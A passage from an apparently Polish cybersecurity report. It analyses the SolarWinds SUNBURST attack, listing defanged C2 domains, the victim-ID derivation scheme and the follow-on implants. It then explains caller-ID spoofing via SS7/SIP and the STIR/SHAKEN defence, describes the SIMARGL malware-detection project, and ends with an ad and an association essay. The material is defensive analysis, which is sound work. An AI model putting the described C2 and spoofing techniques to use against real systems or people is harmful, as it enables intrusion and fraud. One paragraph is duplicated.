 9. Wykorzystując pozyskany adres IP (z rekordu A), proces uruchamia właściwy backdoor, który łączy się poprzez HTTPS do serwerów zarządzających (Command and Control, C2). Tu następuje właściwe użycie konia trojańskiego do infiltracji środowiska (infekcja – faza 2).
 10. Adres serwera zarządzającego C2 pobierany jest z DNS, pola CNAME domeny.
 11. Komunikacja adversarza z przejętym serwerem jest ustanowiona i następują dalsze kroki ataku, które są uzależnione od organizacji, w której znajduje się serwer.

W trakcie pierwszej fazy infekcji, malware wykorzystuje algorytm DGA do utworzenia ukrytego kanału komunikacji. Dla zainfekowanego systemu tworzona jest domena w jednej z czterech nazw domenowych FQDN:

- .appsync-api.eu-west-1[.]avsvmcloud[.]com
- .appsync-api.us-west-2[.]avsvmcloud[.]com
- .appsync-api.us-east-1[.]avsvmcloud[.]com
- .appsync-api.us-east-2[.]avsvmcloud[.]com


Nazwy subdomen C2 generowane są poprzez konkatencję (połączenie) zakodowanego identyfikatora użytkownika z zakodowaną nazwą domeny systemu. Operator C2 może odtworzyć nazwę domeny ofiary z zakodowanych danych i wykorzystuje tę informację do wskazania złośliwym procesom właściwego serwera C2. Identyfikator użytkownika jest generowany w oparciu o trzy wartości:

- adres MAC pierwszego dostępnego interfejsu sieciowego,
- nazwa domenowa środowiska,
- klucz rejestru HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\MachineGuid

Malware SUNBURST liczy skrót MD5 od tych wartości i koduje je funkcją XOR używając własnego schematu. Uważa się, że wartość ta służy grupie UNC2452 do identyfikacji, śledzenia i zarządzania swoimi ofiarami.

Zapytanie DNS może pojawić się w różnych okolicznościach, jeżeli jednak zidentyfikujemy w organizacji zapytanie do domeny DGA dla tego malware, można być pewnym, że atak APT właśnie się zaczyna lub trwa w najlepsze.

Poszczególne elementy pierwszej fazy ataku.



Supernova

Infekcja Sunburst to pierwsza faza ataku. Po udanej eksploatacji atakujący podejmuje próbę zdobycia kolejnych systemów (Lateral Movement). W tym celu wykorzystuje legalnie zdobyte dane uwierzytelniające do innych systemów (SolarWinds Orion posiada wiele tych danych).

W systemie instalowany jest bezplikowy malware TEARDROP, który komunikuje się z oprogramowaniem Cobalt Strike. Jest to dropper, który działając jako usługa, pobiera z serwera Cobalt Strike w regularnych odstępach czasu (beaconing) plik o nazwie gracious_truth.jpg. Plik ten zawiera ukryty poprzez steganografię kod, który jest wykonywany na systemie ofiary.

Jeden punkt dostępu do infrastruktury to dla atakujących za mało. Threat actor próbuje przejść do kolejnych etapów kontroli przejętego środowiska poprzez instalację następnych implantów:

- COSMICGALE to grupa złośliwych skryptów PowerShell, które są wykonywane na zainfekowanych hostach, a ich głównym celem jest wykradanie haseł (tych przechowywanych poza Orionem).
- SUPERNOVA to powłoka internetowa (webshell) używana do dystrybucji i wykonywania dodatkowego kodu na widocznych w sieci hostach. Instalowana jest na web serwerze wykorzystując istniejącą w nim podatność typu RCE (w momencie ataku był to 0-day).

Analitycy podkreślają, że mamy do czynienia z dwoma grupami i dwoma rodzajami ataków. Wskazują na to różnice w podejściu (m.in. fakt różnego podpisywania kodów). Pierwszy to bardzo zaawansowany atak z wykorzystaniem metody wodopaju i malware Sunburst oraz Teardrop. Drugi natomiast wykorzystuje podatności w zewnętrznym interfejsie i instalacji webshell (malware Supernova) oraz skrypty Powershell (malware Cosmicgale).

2021

Opisany powyżej scenariusz to zaawansowany atak klasy APT, który prawdopodobnie trwa od kilku miesięcy. W związku z tym skala infiltracji i obecności przeciwnika w infrastrukturze ofiary nie jest znana. Dlatego do analizy trzeba podejść zgodnie z najlepszymi praktykami. W powyższych działaniach, trzeba mieć świadomość, że adversarz jest jednym z najbardziej zaawansowanych i nie jest w pełni rozpoznany jego potencjał, a pełna odbudowa jest najrozsądniejszym działaniem, by mieć pewność utworzenia bezpiecznego środowiska.

Cyberatak za pośrednictwem łańcucha dostaw, już od kilku lat jest wskazywany jako jeden z ważniejszych wektorów. Wykorzystywanie słabości w mniejszych organizacjach oraz niskiej jakości procesy bezpiecznego wytwarzania oprogramowania SSDLC (Security Software Development

Cyberatak za pośrednictwem łańcucha dostaw, już od kilku lat jest wskazywany jako jeden z ważniejszych wektorów. Wykorzystywanie słabości w mniejszych organizacjach oraz niskiej jakości procesy bezpiecznego wytwarzania oprogramowania SSDLC (Security Software Development Life Cycle) stanowią drogę do celu dla cyberprzestępców.

Life Cycle) stanowią drogę do celu dla cyberprzestępców. Incydent SolarWinds nie powinien nikogo zaskakiwać, gdyż potwierdza dotychczasowe predykcje, niespodziewana jednakże jest jego skala i cele, jakie osiągnął. Obecnie każda organizacja, w której poważnie traktuje się cyberbezpieczeństwo, musi inaczej spojrzeć na dostawców swoich usług oraz oprogramowania.

Niniejsze opracowanie powstało z wykorzystaniem materiałów analitycznych dotyczących incydentu przygotowanych przez Cybersecurity and Infrastructure Security Agency (CISA), firmy SolarWinds, FireEye oraz Sentinel.

Ireneusz Tarnowski

Ekspert w Zespole Analiz i Reagowania na Cyberzagrożenia w Santander Bank Polska

Pozostałe informacje o autorze można znaleźć w jego komentarzu na stronie 69.

Jak dochodzi do spoofing’u numerów telefonicznych i czy można temu przeciwdziałać?

Co to jest CLI spoofing?

CLI (Caller ID) spoofing polega na prezentowaniu odbiorcy połączenia głosowego fałszywego numeru telefonicznego osoby dzwoniącej.

Jak dochodzi do CLI spoofingu?

Najczęściej inicjatorem CLI spoofingu jest osoba dzwoniąca i jest on możliwy wtedy, gdy operator pozwala klientowi podłączonemu za pomocą centrali telefonicznej do jego centrali, na prezentację innym numerem niż przydzielony (nawet spoza numeracji operatora) i kieruje te połączenia w świat.

Mniej prawdopodobna, aczkolwiek również możliwa, jest też modyfikacja numeru przez osobę dzwoniącą poprzez przełamanie zabezpieczeń operatora na protokole SIP lub SS7. Poprzez atak SS7 można np. zmodyfikować profil abonenta w centrali wizytowanej tak, żeby abonent wykonując połączenia prezentował się zmodyfikowanym numerem.

Modyfikacji numeru dzwoniącego może też dokonać operator, który tranzytuje połączenie.

Dlaczego CLI spoofing jest stosowany?

CLI spoofing stosowany jest przez osoby dzwoniące, aby:

- oszukać zabezpieczenia uwierzytelniające osobę dzwoniącą wyłącznie na podstawie CLI (jeśli takie są jeszcze stosowane) i uzyskać nielegalnie dostęp np. do konta Voice Mail ofiary,
- zwiększyć skuteczność VISHINGU – odpowiedni numer prezentujący się osobie odbierającej połączenie pomaga przekonać ją, że jest ono inicjowane np. przez pracownika banku czy firmowego helpdesku i zwiększa szansę oszustwa polegającego na nakłonieniu rozmówcy do przekazania poufnych informacji, zainstalowaniu złośliwego oprogramowania czy też wejściu na fałszywą stronę WWW utworzoną w celu wyłudzenia danych logowania i haseł jednorazowych,
- zwiększyć prawdopodobieństwo odebrania połączenia od telemarketera (w tym przypadku firma realizująca telemarketing zamiast prezentować się swoim numerem, który może być już znany i niechętnie odbierany robi to losowo wybranym numerem).

CLI spoofing stosowany jest też przez operatorów tranzytujących połączenia celem maksymalizacji zysku. Np. operatorzy w Unii Europejskiej pobierają niższe

opłaty za połączenia terminowane do ich sieci z krajów UE niż za połączenia spoza Unii. Dlatego zdarza się, że nieuczciwi operatorzy tranzytujący ruch podmieniają „nieunijny” numer na „unijny”.

Czy zjawisku CLI spoofingu można przeciwdziałać?

Aby wyeliminować CLI spoofing, każdy operator telekomunikacyjny powinien systemowo pilnować prawidłowej prezentacji numeru swoich klientów, a numery nie powinny być podmieniane po drodze.

Pojedynczy operator ma bardzo ograniczone możliwości walki z CLI spoofingiem, ponieważ ma kontrolę tylko nad swoją siecią. Poza pilnowaniem, żeby samemu nie być źródłem CLI spoofing’u, teoretycznie jest go w stanie wykrywać, ale jedynie dla połączeń do własnych abonentów przebywających w jego sieci i prezentujących się należącym do niego numerem. Podejrzane połączenia operator może blokować lub wymuszać dla nich brak prezentacji numeru. Te możliwości ochrony bazują na założeniu, że połączenia prezentujące się numerami danego operatora inicjowane są z jego sieci i nie przychodzą do niej z zewnątrz. W praktyce jednak zdarzają się wyjątki od tej reguły, które znacznie komplikują wdrożenie takiego mechanizmu ochrony:

- numery mobilne mogą być w roamingu i połączenia od nich mogą wtedy przychodzić z zagranicy,
- połączenia wychodzące poza sieć mogą zostać przekierowane i wrócić do sieci operatora z innej sieci prezentując się numerem należącym do jego sieci,
- numery stacjonarne i mobilne mogą być przenoszone do innej sieci (a stacjonarne dodatkowo dzierżawione), więc weryfikacja czy numer należy do operatora nie może polegać wyłącznie na analizie prefiksu. Wymaga dodatkowo weryfikacji z aktualną bazą numerów przeniesionych (oraz dzierżawionych).

Dodatkowo, od jakiegoś czasu np. Skype oferuje usługę połączeń głosowych kierowanych poza platformę do sieci telekomunikacyjnej z prezentacją numeru komórkowego jej użytkownika. Posiada on dostęp do konkretnego numeru komórkowego, co weryfikuje Skype poprzez wysłanie mu jednorazowego kodu za pomocą SMS na numer komórkowy. Kod ten użytkownik podaje w aplikacji. To rozwiązanie ma słabość polegającą na tym, że aplikacja Skype po takim skonfigurowaniu będzie używać numer komórkowy również wtedy, gdy zmieni się jego właściciel - pod warunkiem, że będzie miała zapewniony dostęp do internetu, a nowy użytkownik numeru nie zarejestruje go w aplikacji. Pomijając tę słabość, dla użytkownika Skype takie wykorzystanie numeru nie wydaje się być CLI spoofingiem, gdyż w większości przypadków korzystając ze Skype’a prezentuje się on tym samym numerem, co korzystając z podstawowej aplikacji TELEFON na tym samym terminalu. Z techniczno-sieciowego punktu widzenia operatora telekomunikacyjnego jest to jednak nie do odróżnienia od klasycznego CLI spoofingu. Skype inicjuje połączenia do sieci telekomunikacyjnej

z kraju A używając numeracji, która nie należy do niego a do operatora telekomunikacyjnego w kraju B. Jeśli operator będzie chciał podjąć trudną walkę z CLI spoofingiem, takie połączenia będą musiały być blokowane lub przynajmniej pozbawione prezentacji numeru.

Przykładem krajowej strategii walki z CLI spoofingiem jest wdrażany obecnie w Stanach Zjednoczonych standard STIR/SHAKEN, który bazuje na weryfikacji CLI u źródła i bezpiecznym przekazaniu tej informacji dalej wraz z połączeniem. STIR (Secure Telephony Identity Revisited) zapewnia możliwość uwierzytelniania identyfikatora dzwoniącego w ramach SIP poprzez dodanie do nagłówka SIP certyfikatu podpisanego kluczem prywatnym operatora, u którego połączenie jest inicjowane (po weryfikacji przez operatora, że jest to numer

przydzielony klientowi, który inicjuje połączenie). SHAKEN (Signature-based Handling of Asserted information using toKENs) definiuje architekturę typu end-to-end do implementacji uwierzytelniania CLI za pomocą STIR w sieci telefonicznej. Podejście to przyniesie jednak wymierne efekty, gdy znakomita większość połączeń (przynajmniej dla numeracji krajowej) będzie miała zweryfikowane CLI. Tylko wtedy odbiorca zwróci uwagę na fakt, że przychodzące do niego połączenie z numeracji krajowej wyjątkowo ma niezaweryfikowane CLI co oznacza, że może być fałszywe. Docelowo można sobie wyobrazić blokowanie połączeń z niezaweryfikowanym CLI. Do tego czasu wdrożenie tego modelu musi być naprawdę powszechne.

Piotr Szarata

SIMARGL - szybsze wykrywanie szkodliwego oprogramowania

W maju 2019 roku Orange Polska znalazł się w gronie kilkunastu partnerów z Europy w projekcie SIMARGL, który podjął się opracowania narzędzi do bardziej skutecznego wykrywania cyberataków z wykorzystaniem złośliwego oprogramowania oraz ataków skutkujących otwieraniem ukrytych kanałów komunikacyjnych, przez które mogą być wykradane informacje.


SIMARGL (Secure Intelligent Methods for Advanced Recognition of Malware and Stegomalware) jest współfinansowany przez Komisję Europejską w ramach programu „Horyzont 2020” (SU-ICT-01-2018). W konsorcjum uczestniczy 14 firm z 7 krajów Unii Europejskiej a projekt ma trwać do kwietnia 2022 roku. W jego skład wchodzi jednostki badawcze oraz naukowe specjalizujące się w cyberbezpieczeństwie, firmy produkujące rozwiązania cyberbezpieczeństwa oraz tzw. użytkownicy końcowi, czyli firmy dla których odpieranie cyberataków jest „chlebem powszednim”, a poszukiwanie nowych metod ich detekcji nieustanną potrzebą. Koordynacji całości działań w projekcie podjął się FernUniversität w Hagen w Niemczech.

Głównym celem projektu jest dostarczenie nowych, efektywnych metod przeciwdziałania cyberatakom oraz cyberprzestępcstwu. Wiele obecnych narzędzi potrafi wykrywać złośliwe oprogramowanie (malware), ale z roku na rok w cyberatakach wykorzystywane są coraz bardziej zaawansowane techniki np. stosujące steganografię do ukrywania przesyłanych treści, w tym złośliwego kodu (stegomalware), w pozornie bezpiecznych plikach np. obrazach BMP lub PNG (1).

Projekt SIMARGL podjął się zdefiniowania, wdrożenia i sprawdzenia efektywności innowacyjnych metod wykrywania malware (w tym stegomalware), ransomware (złośliwego oprogramowania, którego działanie skutkuje zaszyfrowaniem danych na zainfekowanej stacji i wyświetleniem żądania okupu za przesłanie klucza deszyfrującego) oraz anomalii sieciowych, które mogą pomóc w wykryciu cyberataków. W pracach badawczych wykorzystywane są zarówno popularne techniki analizy statystycznej i korelacyjnej jak i nowoczesne metody uczenia maszynowego (machine learning – ML) oraz tzw. głębokiego uczenia (deep learning – DL)(2).

W ciągu pierwszych miesięcy projektu zostały opisane i przeanalizowane istniejące metody i rozwiązania do detekcji malware. Przeanalizowane zostały również kwestie rodzajów cyberzagrożeń oraz typów cyberprzestępców, motywów ich działań oraz dostępnych środków i narzędzi.

Poszczególne elementy pierwszej fazy ataku.



Wymagania do projektu oraz przypadki użycia (Use Cases), którymi projekt się zajmuje pochodzą od użytkowników końcowych, partnerów technicznych oraz wynikały z przeprowadzonej analizy stanu wiedzy i wykorzystywanych na rynku rozwiązań.

Przy projektowaniu architektury uwzględniono narzędzia, które są już w posiadaniu członków konsorcjum. Wprowadzono założenia funkcjonalne i technologiczne, które pozwoliły na efektywne zintegrowanie tych narzędzi ze sobą w celu realizacji zdefiniowanych use-casów :

- warstwowe podejście do architektury rozwiązania,
- wykorzystanie Docker Swarm do orkiestracji kontenerów,
- Apache Kafka jako szyna danych dla wymiany zdarzeń/komunikatów pomiędzy narzędziami,
- skorzystanie z różnych dodatkowych rozwiązań do wsparcia możliwości obliczeniowych przy algorytmach uczenia maszynowego (np. Keras, Tensorflow, Apache Spark, etc.),
- realizacja obliczeniowej warstwy usługowej na mikroserwisach,
- adaptacja usługi zarządzania tożsamością Keycloak w celu ułatwienia zarządzania bezpieczeństwem i kontrolą dostępu w modelu RBAC,
- wykorzystanie ELK (Elasticsearch + Logstash + Kibana) do przechowywania i analizy logów oraz wizualizacji wyników.

Poniższy rysunek przedstawia ogólną, modułową budowę architektury SIMARGL ze źródłami zdarzeń (kontenerami rozwiązań partnerów technologicznych, logami z sond monitorujących, etc.) przesyłanymi do zaawansowanej analizy przez narzędzia SIMARGL oparte na algorytmach

Logotyp projektu SIMARGLI



sztucznej inteligencji AI i uczenia maszynowego ML. Projekt dostarcza również narzędzie do wizualizacji wyników analizy dla operatorów np. w centrach operacji bezpieczeństwa SOC, którzy podejmują decyzję o dalszych działaniach.

Narzędzia budowane przez projekt SIMARGL w oparciu o wypracowane przez projekt, innowacyjne metody, obejmują dwa obszary zastosowań u użytkowników końcowych:


- identyfikację ruchu sieciowego (zbieranie i parsowanie danych oraz analiza ruchu),
- detekcję złośliwego oprogramowania (malware), stegomalware, anomalii w zachowaniu analizowanych plików oraz wizualizacją wyników dla analizowanych danych.

Dołączenie do analizy stegomalware wynika z doświadczeń ostatnich lat, podczas których w cyberatakach systematycznie wzrastało wykorzystanie metod steganograficznych


oraz innych technik ukrywania informacji do przesyłania złośliwego oprogramowania. Wiele komercyjnych rynkowych rozwiązań AV nie radzi sobie z wykrywaniem złośliwego kodu ukrytego w cyfrowych obrazach.

Na rysunku poniżej przedstawione zostało schematyczne powiązanie testów dla części przypadków użycia zdefiniowanych w projekcie, w zależności narzędzi cyberbezpieczeństwa posiadanych przez SIMARGL. Każde z tych narzędzi daje możliwość prowadzenia testów na różnych rodzajach danych i przy wykorzystaniu różnych zaawansowanych metod analitycznych, co pozwala na realne usprawnienie wykrywania różnego rodzaju złośliwego oprogramowania. Do badań w projekcie będą również wykorzystywane zbiory benchmarkowe opracowane przez inne projekty europejskie np. zbiór LITNET-2020(3) z projektu Sparta, który posiada przykłady normalnego ruchu ze światowych sieci akademickich oraz ruchu generowanego dla 12 różnych typów cyberataków.

Ogólne, modułowe przedstawienie architektury SIMARGL



Schematyczne przedstawienie testów przypadków użycia w zależności od narzędzi wykorzystywanych w SIMARGL (Punch Platform firmy Thales, Orion Malware firmy Airbus Cybersecurity, Attack Prophecy oraz AISafe DNS firmy Pluribus One i BDE Engine z polskiej firmy ITTI).



Powyżej, schematycznie przedstawione zostały testy przypadków użycia w zależności od narzędzi wykorzystywanych w SIMARGL (Punch Platform firmy Thales, Orion Malware firmy Airbus Cybersecurity, Attack Prophecy oraz AISafe DNS firmy Pluribus One i BDE Engine z polskiej firmy ITTI).

Wyniki testów każdego z use-case'ów w projekcie będą zwizualizowane na dashboardie opracowanym przez SIMARGL, na którym operatorzy SOC/CERT będą mogli prawie w czasie rzeczywistym obserwować wykryte anomalie, podejrzane pliki oraz inne cyberzagrożenia. Dla analityków cyberbezpieczeństwa będą dostępne również przeglądowe zestawienia za zadany okres.

W ramach prac projektowych SIMARGL zobowiązał się również do wsparcia Europejskiego Centrum ds. Cyberprzestępczości (EC3), działającego w ramach EUROPOL, w przeprowadzeniu szkoleń dla różnych organów ścigania z krajów EU w zakresie wykrywania steganografii i innych technik ukrywania informacji do przesyłania malware oraz przekazywania wykradanych informacji.

Aby być na bieżąco z pracami projektowymi SIMARGL warto odwiedzać stronę internetową projektu (simargl.eu) oraz śledzić informacje publikowane w mediach społecznościowych na Instagramie, LinkedIn, Facebooku oraz Twitterze(4). Eksperti pracujący w projekcie SIMARGL opublikowali już ponad 20 artykułów w specjalistycznych czasopismach i materiałach konferencyjnych. Znaczna ich część będzie udostępniona publicznie w ciągu 6 miesięcy od czasu publikacji.

Adrian Marzecki (Orange Polska),
Michał Choraś (FernUniversität)

Literatura:

1. Puchalski, D., Caviglione, L., Kozik, R., Marzecki, A., Krawczyk, S., & Choraś, M. (2020, August). Stegomalware detection through structural analysis of media files. In *Proceedings of the 15th International Conference on Availability, Reliability and Security* (pp. 1-6).
2. M. Choraś, M. Pawlicki, D. Puchalski, R. Kozik, Machine Learning – the results are not the only thing that matters! What about security, explainability and fairness?, in *Proc of ICCS 2020, Computational Science 2020, LNCS 12140, Springer, June 2020 (Core A)*.
3. LITNET-2020 Dataset for Network Intrusion Detection: <https://www.sparta.eu/papers/litnet-2020-an-annotated-real-world-network-flow-dataset-for-network-intrusion.html>
4. Komunikacja projektu SIMARGL:

- strona internetowa: simargl.eu
- Instagram: https://www.instagram.com/simargl_eu/
- LinkedIn: <https://www.linkedin.com/groups/12241333/>
- Facebook: <https://www.facebook.com/simargl.eu/>
- Twitter: <https://twitter.com/simargl8>



Inspire your business with **bespoke** enterprise software

- **Bespoke Solutions**
- **Digital Transformation**
- **Consulting Services**
- **Outsourcing**



Choose from over 200 technologies — from Cloud to Microservices, Big Data to DevOps, and more — catered to you by a team of 1200+ highly qualified engineers.

Komentarz Partnera:



ISSA Polska

Dlaczego się stowarzyszamy?

Istnieje wiele przesłanek, świadczących o tym, jak istotną rolę w naszym życiu jest przynależność do grupy. Już w połowie ubiegłego wieku Abraham Maslow stworzył model hierarchii potrzeb człowieka, niezbędnych do funkcjonowania. W formie piramidy opisał 5 podstawowych, koniecznych do spełnienia pragnień ludzkich, z których wykluczenie jednego elementu z podwalin odbiera możliwość wspięcia się wyżej. Te potrzeby to (w kolejności od najważniejszych) fizjologiczne, bezpieczeństwa, przynależności, uznania oraz samorealizacji. I chociaż dzisiaj model ten jest unowocześniany, niezmiennie ogromną rolę gra potrzeba przynależności - czyli wszelkich możliwych koligacji społecznych. Spełnienie w tym obszarze przynosi nie tylko rodzina czy przyjaciele, ale także przynależność do organizacji, stowarzyszeń - grup społecznych, w których czujemy się rozumiani i szanowani.

Stowarzyszamy się, ponieważ grupa daje nam poczucie bezpieczeństwa. Zyskujemy sieć kontaktów z ludźmi zajmujących się tematami pokrewnymi do naszych zainteresowań, myślącymi lub działającymi w zbliżony sposób. Wybór stowarzyszenia powinien być adekwatny do popieranych zasad i metod działania, związany z rzeczami, które robimy lub chcielibyśmy robić. Organizacje powinny dawać możliwość wymiany doświadczeń, a także konfrontowania poglądów i wiedzy w przyjaznej atmosferze. Dzięki członkom stowarzyszenia możemy bardziej aktywnie szukać rozwiązań dla dziedzinowych problemów, jednocześnie dając aktywnym osobom szansę na znalezienie ciekawych wyzwań. Wszystkie te działania pomagają w podnoszeniu kwalifikacji nie tylko z zakresu cyberbezpieczeństwa, ale także przywództwa i odpowiedzialności społecznej. Szukający uznania, zrozumienia i szacunku - wszystko to znajdują w społeczności, w uznaniu zasług przez grupę. Dodatkowo uczestnictwo w licznych aktywnościach buduje poczucie elitarności, które również jest nam bardzo potrzebne do życia i rozwoju. Mamy możliwość być na bieżąco z najnowszymi doniesieniami branżowymi, rozwijać się zawodowo i prywatnie, zdobywać potrzebną wiedzę, a także utrzymywać branżowe certyfikaty. Dzięki stowarzyszeniom możemy poznawać nowe produkty i aktualne trendy oraz eksplorować dziedzinowe

źródła wiedzy. Zyskujemy przestrzeń do podnoszenia kwalifikacji, ale przede wszystkim pole do bezinteresownej wymiany poglądów, rozwiązywania problemów czy udoskonalania naszych produktów. A to tylko wierzchołek góry korzyści z członkostwa w stowarzyszeniach czy organizacjach.

Czemu zatem się zrzeszamy? Bo działając w pojedynkę trudniej osiągnąć cele, mimo często ogromnego wysiłku. W grupie zyskujemy coś co nas wyróżnia - siłę i potęgę wsparcia zespołu współczłonków organizacji.

Jeżeli nadal zastanawiasz się czy warto się zrzeszać, odpowiedź jest prosta - warto! Korzyści płynące z zrzeszania się, pomogą spełnić połowę z piramidy potrzeb. To nie wszystko. Zrzeszając się zyskujemy coś bezcennego, czyli szacunek, nowe przyjaźnie, otoczenie ludzi, którzy mimo wielu różnic myślą o cyberbezpieczeństwie tak, jak Ty. I to jest w tym najpiękniejsze.

Zarząd ISSA Polska

Komentarz Partnera:



Przemysław Gamdyk

